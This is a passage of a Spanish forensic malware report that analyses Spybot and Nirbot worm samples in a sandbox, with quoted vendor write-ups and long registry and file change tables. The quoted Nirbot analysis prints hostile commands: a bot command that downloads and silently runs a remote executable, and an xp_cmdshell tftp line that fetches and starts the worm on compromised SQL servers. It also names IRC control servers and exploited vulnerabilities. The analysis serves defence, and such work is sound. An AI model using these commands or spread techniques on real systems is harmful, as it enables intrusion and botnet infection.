** Publica información confidencial: Envía información personal a un canal IRC.*
** Pone en peligro la configuración de seguridad: Permite la ejecución de comandos no autorizados en un equipo infectado.*

Distribución

** Nivel de distribución: Media*
** Unidades compartidas: Se dispersa por medio de archivos compartidos con KaZaA, así como a través de mIRC.*

DATOS TECNICOS:

Detectado: 16 de Abril de 2003
Actualizado: 13 de Febrero de 2007 12:25:41 PM
También conocido como: Worm.P2P.SpyBot.gen [Kaspersky, W32/Spybot-Fam [Sophos], W32/Spybot.worm.gen [McAfee], WORM_SPYBOT.GEN [Trend], Win32.Spybot.gen [Computer Ass
Tipo: Worm
Longitud de la infección: various

Sistemas afectados: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows Server 2003, Windows XP

Cuando W32.Spybot.Worm se ejecuta realiza lo siguiente:

1. Se copia a sí mismo en la carpeta %System%.

Nota: %System% es una variable. El gusano busca la carpeta System y se copia así mismo en dicha carpeta. En forma predeterminada esta carpeta es C:\Windows\System (Windows 95/98/Me), C:\Winnt\System32 (Windows NT/2000), o C:\Windows\System32 (Windows XP).

2. Puede ser configurado para crear y compartir carpetas en la red de recursos compartidos por KaZaA, al agregar los siguientes valores al registro:

"dir0"="012345:<path configurable>"

a la clave de registro:

HKEY_CURRENT_USER\SOFTWARE\KAZAA\LocalContent

3. Se copia a sí mismo en la ruta configurada con nombres de archivos que están diseñados para engañar a otros usuarios para descargar y ejecutar el gusano.

4. Puede ser configurado para llevar a cabo una Negación de Servicio (DoS) y atacar un servidor en específico.

5. Se puede configurar para finalizar procesos de productos de seguridad.

6. Se conecta a servidores IRC específicos y se une a un canal para recibir instrucciones.
Uno de las instrucciones puede ser copiarse a sí mismo en varias carpetas de Inicio de Windows fuertemente codificado como en los siguientes ejemplos:

Documents and Settings\All Users\Menu Start\Programma's\Opstarten
WINDOWS\All Users\Start Menu\Programs\StartUp
WINNT\Profiles\All Users\Start Menu\Programs\Startup
WINDOWS\Start Menu\Programs\Startup
Documenti e Impostazioni\All Users\Start Menu\Programs\Startup
Dokumente und Einstellungen\All Users\Start Menu\Programs\Startup
Documents and Settings\All Users\Start Menu\Programs\Startup

Nota: Symantec Security Response ha recibido reportes de variantes de este gusano que crean archivos de cero bytes en la carpeta de Inicio. Estos archivos pueden tener nombres como TFTP780 o TFTP###, en donde # puede ser cualquier número.

7. Agrega un valor variable en el registro a uno o más de las siguientes claves:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
RunOnce
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion
RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

Por ejemplo:

"Microsoft Update" = "wuamgrd.exe"

8. Puede registrar las teclas utilizadas en su teclado en un archivo, dentro de la carpeta System.

9. Puede enviar información personal, como puede ser el sistema operativo, dirección IP, nombre de usuario, etc, al servidor IRC.

10. Puede abrir un backdoor en un puerto.

11. Se puede dispersar aprovechando las siguientes vulnerabilidades:

** La vulnerabilidad DCOM RPC (descrita en Microsoft Security Bulletin MS03-026) utilizando el puerto TCP 135.*
** El desbordamiento de Buffer por Servicio Remoto de autoridad de Seguridad Local en Microsoft Windows (descrita en Microsoft Security Bulletin MS04-011).*

** La vulnerabilidad en Microsoft SQL Server 2000 o MSDE 2000 audit (descrita en Microsoft Security Bulletin MS02-061) utilizando el puerto UDP 1434.*
** La vulnerabilidad WebDav (descrita en Microsoft Security Bulletin MS03-007) utilizando el puerto TCP 80.*
** El desbordamiento de Buffer UPnP NOTIFY (descrito en Microsoft Security Bulletin MS01-059).*
** La vulnerabilidad de desbordamiento de servicio de Buffer de estaciones de trabajo (descrita en Microsoft Security Bulletin MS03-049) utilizando el puerto TCP 445. Los usuarios con Windows XP se protegen de esta vulnerabilidad al aplicar el parche descrito en Microsoft Security Bulletin MS03-043. Los usuarios con Windows 2000 deben aplicar el parche descrito en Microsoft Security Bulletin MS03-049.*

Artículo de: Douglas Knowles

4.6.2 Análisis forense

- **Comportamiento en STELLA.**
  El archivo tiene un tamaño de 168.448 bytes. Las modificaciones en los registros mencionadas en la documentación realmente se detectan en el análisis, además de otros cambios.

  - **Archivos añadidos/eliminados/modificados:**

FileName	Size After	Attrib After	Date After
C:\Documents and Settings\MaquinaPro1\Configuración local\Datos de programa\Mozilla\Firefox\Profiles\uw637xr1.default\Cache\1EEF6B34d01	115KB	A	12/12/2007 15:56:54
C:\Documents and Settings\MaquinaPro1\Datos de programa\Mozilla\Firefox\Profiles\uw637xr1.default\urlclassifier2.sqlite-journal	2KB	A	12/12/2007 15:56:54
C:\WINDOWS\Prefetch\SCRCONS32.EXE-08BDCC46.pf	20KB	A	12/12/2007 15:56:28
C:\WINDOWS\Prefetch\SCRCONS32.EXE-17118C6D.pf	17KB	A	12/12/2007 15:56:37
C:\WINDOWS\system32\wbem\scrcons32.exe	169KB	RHS	31/10/2007 14:11:08

Ilustración 54. Intrusión 6 - 2007: archivos añadidos.

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\index.dat	115KB	115KB	A	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Historial\History.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Cookies\index.dat	33KB	33KB	A	A
C:\WINDOWS\system32\config\system.LOG	2KB	2KB	HA	HA

Ilustración 55. Intrusión 6 - 2007: archivos modificados.

  - **Registros añadidos/borrados/modificados:**

Key
HKEY_CURRENT_USER\SYSTEM
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Lsa
HKEY_CURRENT_USER\SYSTEM\CurrentControlSet\Control\Lsa
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\SYSTEM
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\SYSTEM\CurrentControlSet
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\SYSTEM\CurrentControlSet\Control
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\SYSTEM\CurrentControlSet\Control\Lsa
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\SYSTEM\CurrentControlSet\Control\Lsa
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\OLE
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\OLE
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache

Ilustración 56. Intrusión 6 - 2007: archivos añadidos.

Value	Data
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvba\Pncghen 3\fpepbaf32.rkr	hex:02,00,00,00,06,00,00,00,20,59,7b,2b,df,3c,c8,01,
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
C:\Documents and Settings\MaquinaProL\Escritorio\Archivos\Captura 3\scrcons32.exe	"scrcons32"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
C:\WINDOWS\system32\wbem\scrcons32.exe	"C:\WINDOWS\system32\wbem\scrcons32.exe:*:Enabled:WMI Standard Event Consumer - Scripting"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvba\Pncghen 3\fpepbaf32.rkr	hex:02,00,00,00,06,00,00,00,20,59,7b,2b,df,3c,c8,01,
WMI Standard Event Consumer - Scripting	"C:\WINDOWS\system32\wbem\scrcons32.exe"
C:\Documents and Settings\MaquinaProL\Escritorio\Archivos\Captura 3\scrcons32.exe	"scrcons32"

Ilustración 57. Intrusión 6 - 2007: valores de los registros añadidos.

Key
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography\RNG
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Epoch
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings\Connections

Ilustración 58. Intrusión 6 - 2007: registros modificados.

Value	Data Before
HRZR_EHACNGU	hex:02,00,00,00,1e,00,00,00,b0,c6,8e,5b,a7,32,c8,01,
SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,00,00,00,20,40,9f,f7,84,32,c8,01,01,00,00,00,c0,a8,00,af,00
Seed	hex:0a,e4,6a,55,50,87,a5,8d,f7,6f,40,91,fb,f7,c9,07,67,7b,35,f4,f6,fe,de,91,93,8e,34,d0,00,3a,e4,3d,cf,14,54,60,84,43,83,d6,c9,04,22,be,c5,3d,a8,d1,02,3
Epoch	dword:00000010
HRZR_EHACNGU	hex:02,00,00,00,1e,00,00,00,b0,c6,8e,5b,a7,32,c8,01,
SavedLegacySettings	hex:3c,00,00,00,05,00,00,00,01,00,00,00,00,00,00,00,00,00,00,00,00,00,00,00,04,00,00,00,00,00,00,00,20,40,9f,f7,84,32,c8,01,01,00,00,00,c0,a8,00,af,00

Ilustración 59. Intrusión 6 - 2007: valores de los registros modificados.

Creación y modificación de archivos para su uso, actuación sobre los registros para asegurar su supervivencia y configurar las conexiones, y un largo etcétera que suponen las acciones de este *malware.*

Se conecta a 218.158.122.61:7654 (IP propia de Corea del Sur) desde el puerto 1035 haciendo uso del protocolo TCP. Se observa un intercambio de paquetes abundante y continuado.

4.7 Intrusión 7.

4.7.1 Caracterización

- **Nombre:**
  El único nombre registrado para el archivo es:
  - ✓ ***upds***

- **Descripción:**
  De http://es.mcafee.com/virusInfo/default.asp?id=description&virus_k=141674 se extrae la siguiente información sobre su funcionamiento:

Virus Profile: W32/Nirbot.worm
Risk Assessment
- Home Users: Low-Profiled
- Corporate Users: Low-Profiled
Date Discovered: 09/03/2007
Date Added: 09/03/2007
Origin: N/A
Length: 210,944 bytes
Type: Internet Worm
SubType: Internet Relay Chat
DAT Required: 4981
Virus Characteristics

--- Updated March 9th, 2007:
W32/Nirbot.worm has been deemed Low-Profiled due to media attention at

http://www.baltimoresun.com/news/local/annearundel/bal-virus0308,0,2491750.story?coll=bal-local-arundel
--

W32/Nirbot.worm is an internet relay chat controlled backdoor, which provides an attacker with unauthorized remote access to the compromised computer. An attacker can gain control over the compromised computer and use it to send spam, install adware or launch a DDos attack on internet systems. W32/Nirbot is written in C++ and is typically packed with EXECrypter.

Upon execution, it creates a copy of itself into the Windows system directory:

%Windir%\%SYSDIR%\zlclint.exe

Adds the following values to the registry to auto start itself when Windows starts:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
"zone alarm security" =""%Windir%\%SYSDIR%\zlclint.exe"

Checks if a debugger is present on the system and quits executing if present. This is done to prevent researchers from debugging the worm.

Creates the following mutexes to ensure that only one instance of the worm can run on a computer at any time.

* *p3n1z*
* *DBWinMutex*

W32/Nirbot.worm attempts to join the following IRC server and waits for instructions.

* *IRC Server: 69.181.7.xxx*
* *Channel: ##CO hellovalsmit*
* *Port: 8080*
* *Nickname = [2K|USA|P|00|random]*

where Nickname = [2K|USA|P|00|random] denotes

* *2K/USA --> information about OS and client locale.*
* *P --> indicates the client ip address is private.*
* *00 --> client uptime in days.*
* *random --> used to avoid name collision on chat room.*

Once the bot connects to the IRC server, a remote attacker can use the bot to scan for vulnerable machines on the network. If the attack on a vulnerable computer is successful, it issues a TFTP commands to download and execute a copy of itself from the attacking machine.
Indications of Infection

The following tasks can be performed using this bot.

* *Gather system information (CPU, RAM, OS Version, IP address, UserName, Uptime)*
* *Scan network for machines to infect.*
* *Launch a TFTP, HTTP server and SOCKS4 proxy.*
* *Download and Execute files.*
* *Update bot.*
* *Uninstall bot.*

A simulation of an attacker controlling the bot is shown below.

At the time of joining the attacker's channel, the following commands were currently set as the channel topic.

.scan.start NETAPI x.x.x.x 60 -s

The above channel topic directs the bot to perform the following functions:

.scan.start – bot command to scan for vulnerable systems
netapi – attempt to exploit vulnerable hosts using the MS06-040 exploit
x.x.x.x – tells the bot to scan all classes of ip
60 – the number of concurrent threads
-s – the scan would be silent and not report its findings back in the channel

.update http://www.jimmybuttons.[Removed]/mbp.exe C:\dsdv.exe -s

where,

.update – bot command to download remote file
-s – install would be silent

The second example of a command instructs the bot to download a binary from a remote web server as "C:\dsdv.exe" and execute it. The file "mbp.exe" currently being downloaded is a newer version of the bot and is done to keep the bot undetected in the wild for a extended period.

Note: As the website being communicated is normally controlled by the malware author, any files being downloaded can be remotely modified and the behavior of these new binaries altered - possibly with every user infection.
Method of Infection

W32/Nirbot.worm scans for vulnerable machines on the network, and uses the following vulnerabilities to spread.

** Microsoft Windows Server Service Buffer Overflow (MS06-040)*
** Symantec Client Security and Symantec Antivirus Elevation of privilege vulnerability (SYM06-010)*
** Weak password exploitation of SQL servers.*

The bots scan for computers with an exposed port 1433 - the default MS SQL server port and attempts to create an SQL connection to that port. It tries to log on with the differents usernames and password combinations.
If authentication is successful and the compromised SQL account has sufficient rights, the following SQL query is passed to "tftp.exe" to download and execute a copy of the bot via the following command:

DRIVER={SQL Server};SERVER=%s,%d;UID=%s;PWD=%s;%s EXEC master..xp_cmdshell 'tftp -i %s GET irn.exe&start irn.exe&exit

** Weak password exploitation of network shares.*

The bot attempts to spread by finding improperly secured NetBios shares. It attempts to connect to computers with shared drives and tries the above listed combinations of passwords.

Additional Windows ME/XP removal considerations
Aliases
Backdoor.Vanbot.Gen!Pac (VirusBuster), Backdoor.Win32.VanBot.bj (Kaspersky), BDS/VanBot.BJ (Avira), W32.Rinbot!gen (Symantec), W32/Delbot-S (Sophos), W32/Rinbot.H!tr (Fortinet), W32/Rinbot.H.worm (Panda), WORM_RINBOT.T (Trend Micro)

4.7.2 Análisis forense

- **Comportamiento en STELLA.**
  El tamaño del archivo es de 444.416 bytes.
  Se adjuntan a continuación los cambios efectuados tras la ejecución del archivo. Son muy numerosos e incluyen los mencionados en la documentación anterior:

  - **Archivos añadidos/eliminados/modificados:**

FileName	Size After	Attrib After
C:\WINDOWS\Prefetch\REGEDIT.EXE-1B606482.pf	11KB	A
C:\WINDOWS\Prefetch\UPDS.EXE-012BC131.pf	28KB	A
C:\WINDOWS\Prefetch\UPDS.EXE-3739CE40.pf	24KB	A
C:\WINDOWS\system32\upds.exe	445KB	RHS

Ilustración 60. Intrusión 7 - 2007: archivos añadidos.

FileName	Size Before	Size After	Attrib Before	Attrib After
C:\Documents and Settings\MaquinaPro1\Configuración local\Archivos temporales de Internet\Content.IE5\index.dat	115KB	115KB	A	A
C:\Documents and Settings\MaquinaPro1\Configuración local\Historial\History.IE5\index.dat	33KB	33KB	A	A
C:\Documents and Settings\MaquinaPro1\Cookies\index.dat	33KB	33KB	A	A
C:\WINDOWS\Prefetch\CMD.EXE-087B4001.pf	11KB	11KB	A	A
C:\WINDOWS\system32\config\system.LOG	2KB	2KB	HA	HA

Ilustración 61. Intrusión 7 - 2007: archivos modificados.

- **Registros añadidos/borrados/modificados:**

Key
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\Software\Microsoft\OLE
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9}\Count
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_CURRENT_USER\Software\Microsoft\Windows\ShellNoRoam\MUICache
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Ole
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0\Server
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Protocols\PCT1.0\Server
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SharedAccess\Parameters\FirewallPolicy\StandardProfile\AuthorizedApplications\List
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters

Ilustración 62. Intrusión 7 - 2007: registros añadidos (I).

Value	Data
Windows System Update Tools	"upds.exe"
HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\ZndhvanCeb1\Rfpevgbevb\Nepuvibf\Pncghen11\hcqf.rkr	hex:02,00,00,00,06,00,00,00,70,65,31,d7,f2,3c,c8,01,
MaxConnectionsPer1_0Server	dword:00000050
MaxConnectionsPerServer	dword:00000050
C:\Documents and Settings\MaquinaPro1\Escritorio\Archivos\Captura11\upds.exe	"upds"
EnableRemoteConnect	"N"
Windows System Update Tools	"upds.exe"
Windows System Update Tools	"upds.exe"
Enabled	hex:00,
AutoShareWks	dword:00000000
AutoShareServer	dword:00000000
C:\WINDOWS\system32\upds.exe	"C:\WINDOWS\system32\upds.exe:*:Enabled:Windows System Update Tools"
AllowUnqualifiedQuery	dword:00000000
PrioritizeRecordData	dword:00000001
TCP1320Opts	dword:00000003
KeepAliveTime	dword:00023280
BcastQueryTimeout	dword:000002ee
BcastNameQueryCount	dword:00000001
CacheTimeout	dword:0000ea60
Size/Small/Medium/Large	dword:00000003
LargeBufferSize	dword:00001000
SynAckProtect	dword:00000002
PerformRouterDiscovery	dword:00000000
EnablePMTUBHDetect	dword:00000000
FastSendDatagramThreshold	dword:00000400
StandardAddressLength	dword:00000018
DefaultReceiveWindow	dword:00004000
DefaultSendWindow	dword:00004000
BufferMultiplier	dword:00000200
PriorityBoost	dword:00000002
IrpStackSize	dword:00000004
IgnorePushBitOnReceives	dword:00000000
DisableAddressSharing	dword:00000000
AllowUserRawAccess	dword:00000000
DisableRawSecurity	dword:00000000
DynamicBacklogGrowthDelta	dword:00000032
FastCopyReceiveThreshold	dword:00000400
LargeBufferListDepth	dword:0000000a
MaxActiveTransmitFileCount	dword:00000002
MaxFastTransmit	dword:00000040
OverheadChargeGranularity	dword:00000001
SmallBufferListDepth	dword:00000020
SmallerBufferSize	dword:00000080
TransmitWorker	dword:00000020

Ilustración 63. Intrusión 7 - 2007: valores de los registros añadidos (I).

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\OLE
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\OLE
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Explorer\UserAssist\{7504...
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\CurrentVersion\Internet Settings
HKEY_USERS\S-1-5-21-1078081533-1177238915-839522115-1003\Software\Microsoft\Windows\ShellNoRoam\MUICache

Ilustración 64. Intrusión 7 - 2007: registros añadidos (II).

DNSQueryTimeouts	hex(7):31,00,00,00,32,00,00,00,32,00,00,00,34,00,00,00,38,00,00,00...
DefaultRegistrationTTL	dword:00000014
DisableReplaceAddressesInConflicts	dword:00000000
DisableReverseAddressRegistrations	dword:00000001
UpdateSecurityLevel	dword:00000000
DisjointNameSpace	dword:00000001
QueryIpMatching	dword:00000000
NoNameReleaseOnDemand	dword:00000001
EnableDeadGWDetect	dword:00000000
EnableFastRouteLookup	dword:00000001
MaxFreeTcbs	dword:000007d0
MaxHashTableSize	dword:00000800
SackOpts	dword:00000001
Tcp1323Opts	dword:00000003
TcpMaxDupAcks	dword:00000001
TcpRecvSegmentSize	dword:00000585
TcpSendSegmentSize	dword:00000585
DefaultTTL	dword:00000030
TcpMaxHalfOpen	dword:0000004b
TcpMaxHalfOpenRetried	dword:00000050
TcpTimedWaitDelay	dword:00000000
MaxNormLookupMemory	dword:00030d40
FFPControlFlags	dword:00000001
FFPFastForwardingCacheSize	dword:00030d40
MaxForwardBufferMemory	dword:00019df7
MaxFreeTWTcbs	dword:000007d0
GlobalMaxTcpWindowSize	dword:0007d200
EnablePMTUDiscovery	dword:00000001
ForwardBufferMemory	dword:00019df7
Windows System Update Tools	"upds.exe"
